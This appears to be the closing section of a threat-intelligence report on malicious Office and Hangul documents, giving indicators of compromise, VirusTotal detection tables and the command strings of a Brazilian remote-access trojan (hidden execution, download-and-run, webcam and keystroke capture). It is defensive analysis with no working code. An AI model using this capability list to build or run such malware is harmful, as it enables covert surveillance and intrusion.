
%AppData%\Local\Temp\XX--XX--XX.txt

Mutex created:
_x_X_PASSWORDLIST_X_x_
x_X_BLOCKMOUSE_X_x_
MUTEX
MUTEX_PERSIST

497eddab53c07f4be1dc4a8c169261a5

c:\octemp001\
C:\octemp001\enccmdresults.txt
C:\octemp001\ikeycharvalue.txt
C:\octemp001\enchostnameres.txt
C:\octemp001\certutil.txt
C:\octemp001\cert.txt
C:\octemp001\commands.txt
C:\octemp001\prevcommands.txt
C:\octemp001\enccmdresults.txt
C:\octemp001\enccmdresults2.txt
c:\octemp001\key.txt


Figure 27 shows the MD5s with zero detection detailed on this report.



File	Ratio	First sub.	Last sub.	Times sub.
43c854047ca576ffd4e765d5749d4106b6e6a0d4e41527c417d3480fb4a82a68b1f43ca11dcf9e60f230b9d6d332c479 xlsx run-file auto-open macros enum-windows create-ole	0 / 54	2015-09-20 10:53:41	2016-01-28 02:16:29	2
a9cafe63c7530e0ad5adba507e6406221c8971f6d93ec711d577605ec394f124dc15336e7e4579c9c04c6e4e1f11d3dd ole-embedded rtf	0 / 54	2015-10-22 16:20:28	2016-01-15 23:22:04	2
69c592c2643696c10b44a934dfee3b6002f8b83c67373e2530625eba00e1dc5dcda305a6a6c6ace02597881b01a116e3 docx	0 / 55	2015-01-12 07:43:59	2016-01-16 02:26:50	2
4076aa2f0ef873c5f5924658f2b0c85c0678e2a26b730b08563ab6764a04882595e89fd65a63e8442dcf06d4e768e8f1 macros run-file docx create-ole	0 / 53	2015-06-19 19:28:38	2016-01-26 04:08:04	2
9db22b42c71b6532134060a7a175b4eae2c745fa956411389bd7d8c9805ec2694b3858c8b35e964a5eb0e291ff69ced6 xlsx	0 / 53	2015-07-13 07:47:35	2016-01-27 02:25:09	3
753446d8277575d201347eb0474c71d7412cc9ffa2c9d6d826aecde299568b4c22da029dd4e018b7c7135a03d0ba9b99 peexe	0 / 57	2015-08-06 16:42:44	2016-02-02 22:24:24	3

Figure 27: 2015 samples from VT with zero detections in 2016

Some exceptions to this study were added for samples with low detection rates, but with only generic detection (that is, not detected as part of any specific code family), that used an interesting technique or that were suspected of being used by an APT group (see Figure 28).



	File	Ratio	First sub.	Last sub.
	a7ca4cb92d4fcc298eb5619d3f868f6eb54aacaf440d80fb8f26bcf8d61dbd97 8de1ebacb72f3b23a8235cc66a6b6f68 macros xlsx	2 / 54	2015-10-14 07:38:44	2016-01-28 02:18:01
	a58316a4fb8396eba595a42986f5b890b8f529cfd5308cf2d4927acfa7847fd2 4e51143b01e99afc3bd908794d81d3cb hwp	3 / 53	2015-07-31 02:43:57	2016-02-02 00:20:45
	4707371e387f067e4881dd7b5ca46a627b87a0979e86cacbfccf1fdad56cdffa aedd5d8446cc12ddfdc426cca3ed8bf0 obfuscated xlsx open-file auto-open exe-pattern enum-windows environ write-file run-dll hide-app create-ole	1 / 52	2015-09-28 10:43:12	2016-01-28 02:18:16
	2f3886e8ed2376156ed55870db21c2c7b2b5aec96ec942529a51079b058da049 497eddab53c07f4be1dc4a8c169261a5 xlsx run-file auto-open exe-pattern create-file macros create-ole	1 / 54	2015-07-08 07:05:53	2016-01-27 02:24:36

Figure 28: Samples with low and / or generic detection

dc15336e7e4579c9c04c6e4e1f11d3dd – Brazilian RAT

Some interesting commands from the RAT in Portuguese language:

0002A3A8: pingtest

0002A3BC: tentarnovamente

0002A3E0: mouseposition

0002A3F8: keyboardkey

0002A40C: webcaminactive

0002A424: webcamgetbuffer

0002A43C: webcam

0002A44C: desktop

0002A45C: stopsearch
0002A470: listarvalores
0002A488: maininfo
0002A49C: configuracoesdoserver
0002A4BC: disconnect
0002A4D0: uninstall
0002A4E4: renameservidor
0002A4FC: enviarexecnormal
0002A518: enviarexechidden
0002A534: executarcomandos
0002A550: openweb
0002A560: downexec
0002A574: resumetransfer
0002A58C: listardrives
0002A5A4: listararquivos
0002A5BC: execnormal
0002A5D0: execinv
0002A5E0: deletardir

[1] Hangul Word Processor is a word processing application developed by South Korean software firm Hancom.
[2] http://www.securityweek.com/zero-day-exploits-leaked-hacking-team-breach
[3] https://www.fireeye.com/blog/threat-research/2015/07/demonstrating_hustle.html
[4] https://msdn.microsoft.com/en-us/library/dd942138.aspx
[5] An XLSB file is stored in binary format instead of the normal XML format, allowing the file to be read from and written to much faster. See https://technet.microsoft.com/en-us/library/dd797428.aspx
[6] http://asec.ahnlab.com/1035
[7] https://www.fireeye.com/content/dam/fireeye-www/global/en/blog/threat-research/FireEye_HWP_ZeroDay.pdf
[8] http://www.pcworld.com/product/997528/rlpack-basic-edition.html
[9] https://www.fireeye.com/blog/threat-research/2014/07/the-little-signature-that-could-the-curious-case-of-cz-solution.html
[10] Py2Exe is a distutils extension to create standalone windows programs from python scripts. See https://sourceforge.net/projects/py2exe/.
[11] https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x86/shikata_ga_nai.rb
[12] http://www.howtogeek.com/163127/how-powershell-differs-from-the-windows-command-prompt/
[13] https://github.com/khr0x40sh/MacroShop/blob/master/macro_safe.py
[14] https://raw.githubusercontent.com/trustedsec/unicorn/master/unicorn.py
[15] http://blogs.technet.com/b/srd/archive/2013/06/11/ms13-051-get-out-of-my-office.aspx